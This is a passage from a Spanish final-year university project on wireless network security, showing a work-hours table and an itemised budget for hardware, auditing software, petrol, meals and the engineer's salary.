proyect.mpp

Detalles	2012		2013		2014		2015		2016		2017		2018		2019		2020	
	S1	S2	S1	S2	S1	S2	S1	S2	S1	S2	S1	S2	S1	S2	S1	S2	S1	S2
Trab.	56h																	
Trab.	56h																	
Trab.	56h																	
Trab.	160h																	
Trab.	56h																	
Trab.	56h																	
Trab.	24h																	
Trab.	24h																	
Trab.	56h																	
Trab.	56h																	
Trab.	24h																	
Trab.	24h																	
Trab.	56h																	
Trab.	56h																	
Trab.	56h																	
Trab.																		
Trab.	440h																	
Trab.	0h																	
Trab.	0h																	
Trab.	440h																	
Trab.																		
Trab.																		

Página 4

Presupuesto

Para la realización del proyecto han sido necesarios diferentes materiales, tales como un ordenador portátil, un ratón, una tarjeta de red inalámbrica USB, una motocicleta, gasolina para el repostaje de la misma y un ingeniero a tiempo completo para el desarrollo del mismo.

Autor: Diego Escobar Arevalillo

Descripción del proyecto:

- Titulo: Seguridad y Control en comunicaciones Inalámbricas.

- Duración (meses): 11 meses

Presupuesto total del Proyecto (valores en euros): **35.924,34€uros**

Desglose presupuestario (costes directos)

COSTES COMPONENTES HARDWARE

Descripción	Coste(€uros)	Dedicación el proyecto %	Dedicación mensual	Coste Imputable
Portátil Sony Vaio VGN-NS20E	800,00	100	11	183,33
Ratón Logitech M-UAE96	20,00	100	11	4,58
Tarjeta de red inalámbrica USB Alfa Network modelo AWUS036h d 1W	50,00	100	11	11,45

Tabla 8. Costes Componentes Hardware

*Nota: En cuanto a Elementos Hardware, tenemos en cuenta que solo pueden utilizarse durante 4 años o 48meses, por lo que imputaremos la parte proporcional a 11 meses (22,91%)

COSTES COMPONENTES SOFWARE

Descripción	Coste(€uros)	Dedicación el proyecto %	Dedicación mensual	Coste Imputable
Microsoft Windows 7 Profesional 64 Bits	309,00	100	11	309,00
Microsoft Office 2010	449,00	100	3	449,00
Microsoft Office Project 2010	1067,00	100	1	1067,00
Back Track 5 r1	Gratuito	100	5	0,00
Wifiway 3.0.4	Gratuito	100	5	0,00
Wifislax	Gratuito	100	5	0,00
Adobe Photoshop cs6	270,00	100	1	270,00

Tabla 9. Costes Componentes Software

*Nota: En cuanto a Software se refiere imputaremos el 100%, ya que su uso ha sido expresamente para el PFC

OTROS COSTES

Descripción	Coste(€uros)	Coste Imputable
Gasolina 95	350,00	350,00
Dietas	300,00	300,00

Tabla 10. Otros Costes

*Nota: En cuanto a las Dietas se ha basado en comida rápida, principalmente bocadillos y latas de Coca Cola.

COSTES PERSONAL

Nombre y Apellidos	Categoría	Dedicación el proyecto	Coste persona/mes	Coste Imputable
Diego Escobar Arevalillo	Ingeniero Informático	11	2500,00	27.500,00

Tabla 11. Costes Personal

COSTE TOTAL DEL PROYECTO

Descripción	Coste(€uros)	IVA 18%	Coste Imputable
Costes Componentes Hardware	199,36	35,88	235,24
Costes Componentes Software	2095,00	377,10	2472,10
Otros Costes	650,00	117,00	767,00
Costes Personal	27.500,00	4950,00	32.450,00
TOTAL	**30.444,36**	**5479,98**	**35.924,34**

Tabla 12. Coste Total del Proyecto